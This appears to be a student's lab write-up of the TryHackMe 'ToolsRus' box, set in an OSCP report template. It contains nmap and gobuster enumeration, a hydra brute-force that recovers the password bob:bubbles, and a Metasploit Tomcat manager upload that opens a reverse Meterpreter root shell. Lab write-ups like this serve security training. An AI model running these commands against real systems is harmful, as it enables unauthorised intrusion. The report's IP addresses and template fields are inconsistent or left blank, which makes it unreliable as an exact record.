Road To Offensive Security Certified Professional

Pentest Report

aymanrayan.kissami@gmail.com, OSID: XXXX

2022-07-11

Contents

1 ToolsRus Pentensting Report

Figure 1.1: Box

1.1 Introduction

In this room, we'll learn how to use the commun penetration testing tools like dirbuster and hydra , nikto , metasploit

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.122.246(Internal) - Wordpress,jenkins,docker

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresse was:

Box IP

- 10.10.117.216

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.


3.2.1 System IP:10.10.117.216

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.98.191	**TCP**:80,22,1234,8009 **UDP**:

Nmap Scan Results




```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_ToysRus]
└─# nmap -p22,80,1234,8009 -sC -sV -A 10.10.226.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-19 14:54 EDT
Nmap scan report for 10.10.226.3
Host is up (0.14s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ff:30:67:bc:51:f1:14:24:e6:e1:cb:0d:3a:c8:2b:27 (RSA)
|   256 00:74:08:34:a5:f8:e9:f4:83:a3:a1:65:26:19:33:e6 (ECDSA)
|_  256 6a:98:b6:b6:5e:1a:a0:91:9b:68:12:90:1f:f4:fb:9d (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
1234/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.4 (96%), Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%
), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Sony Android TV (Android
5.0) (92%), Android 5.0 - 6.0.1 (Linux 3.4) (92%), Android 5.1 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   121.93 ms 10.11.0.1
2   121.88 ms 10.10.226.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.05 seconds
```

Figure 3.1: Fast Scan

– we can see that ther is a webservice running on port 80 and 1234

HTTP




```
┌──(root💀 kali)-[~]
└─# gobuster dir -u http://10.10.226.3  -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.226.3
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/19 14:55:00 Starting gobuster in directory enumeration mode
===============================================================
/guidelines           (Status: 301) [Size: 315] [--> http://10.10.226.3/guidelines/]
/protected            (Status: 401) [Size: 458]
Progress: 35901 / 220561 (16.28%)
```

Figure 3.2: HTTP


– we performed a directory bruteforce on the http and we found guidelines directory which contains a potentiel username bob

– the /protected directory uses basic http authentication so since bob is a potential username we can try bruteforce it using hydra



```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_ToysRus]
└─# hydra -l bob -P /usr/share/wordlists/rockyou.txt -f 10.10.117.216 http-get /protected/          255 ✗
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-19 17:22:18
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://10.10.117.216:80/protected/
[80][http-get] host: 10.10.117.216   login: bob   password: bubbles
[STATUS] attack finished for 10.10.117.216 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-19 17:22:21
```


Figure 3.3: HTTP



This protected page has now moved to a different port.

Figure 3.4: HTTP

– now moving to the port 1234



Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO

Developer Quick Start

Tomcat Setup	Realms & AAA	Examples	Servlet Specifications
First Web Application	JDBC DataSources		Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 7.0 access to the manager application is split between different users. Read more...

Release Notes
Changelog
Migration Guide
Security Notices

Documentation

Tomcat 7.0 Documentation
Tomcat 7.0 Configuration
Tomcat Wiki

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

Tomcat 7.0 Bug Database
Tomcat 7.0 JavaDocs
Tomcat 7.0 SVN Repository

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).


tomcat-users
User support and discussion

taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages

Figure 3.5: HTTP

initial access



```
[*] Retrieving session ID and CSRF token ...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > set LHOST 10.11.77.245
LHOST ⇒ 10.11.77.245
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.11.77.245:4444
[*] Retrieving session ID and CSRF token ...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 1234
RPORT ⇒ 1234
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.11.77.245:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying TikwxcYll0xk5Eea ...
[*] Executing TikwxcYll0xk5Eea ...
[*] Undeploying TikwxcYll0xk5Eea  ...
[*] Sending stage (58829 bytes) to 10.10.117.216
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (10.11.77.245:4444 → 10.10.117.216:37742) at 2022-07-19 18:24:51 -0400

meterpreter > id
[-] Unknown command: id
meterpreter > getuid
Server username: root
meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
cat: /root/root.txt: No such file or directory
cd /root
ls
flag.txt
snap
cat flag.txt
[redacted]
```

Figure 3.6: HTTP

– we launched msfconsole and we used tomcat_mgr_upload , we then have set our password and username bob:bubbles , RPORT to 1234, RHOSTS to the target ip , LHOST to our tun0 interface and we got a root shell.

Privesc

Vulnerability Fix:

Severity: moderate

Proof of Concept Code Here:

Local.txt Proof Screenshot

Local.txt Contents

3.2.1.2 Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited:

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Exploit Code:

Proof Screenshot Here:

Proof.txt Contents:

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

4.2 Appendix - Metasploit/Meterpreter Usage

4.3 Appendix - Completed Buffer Overflow Code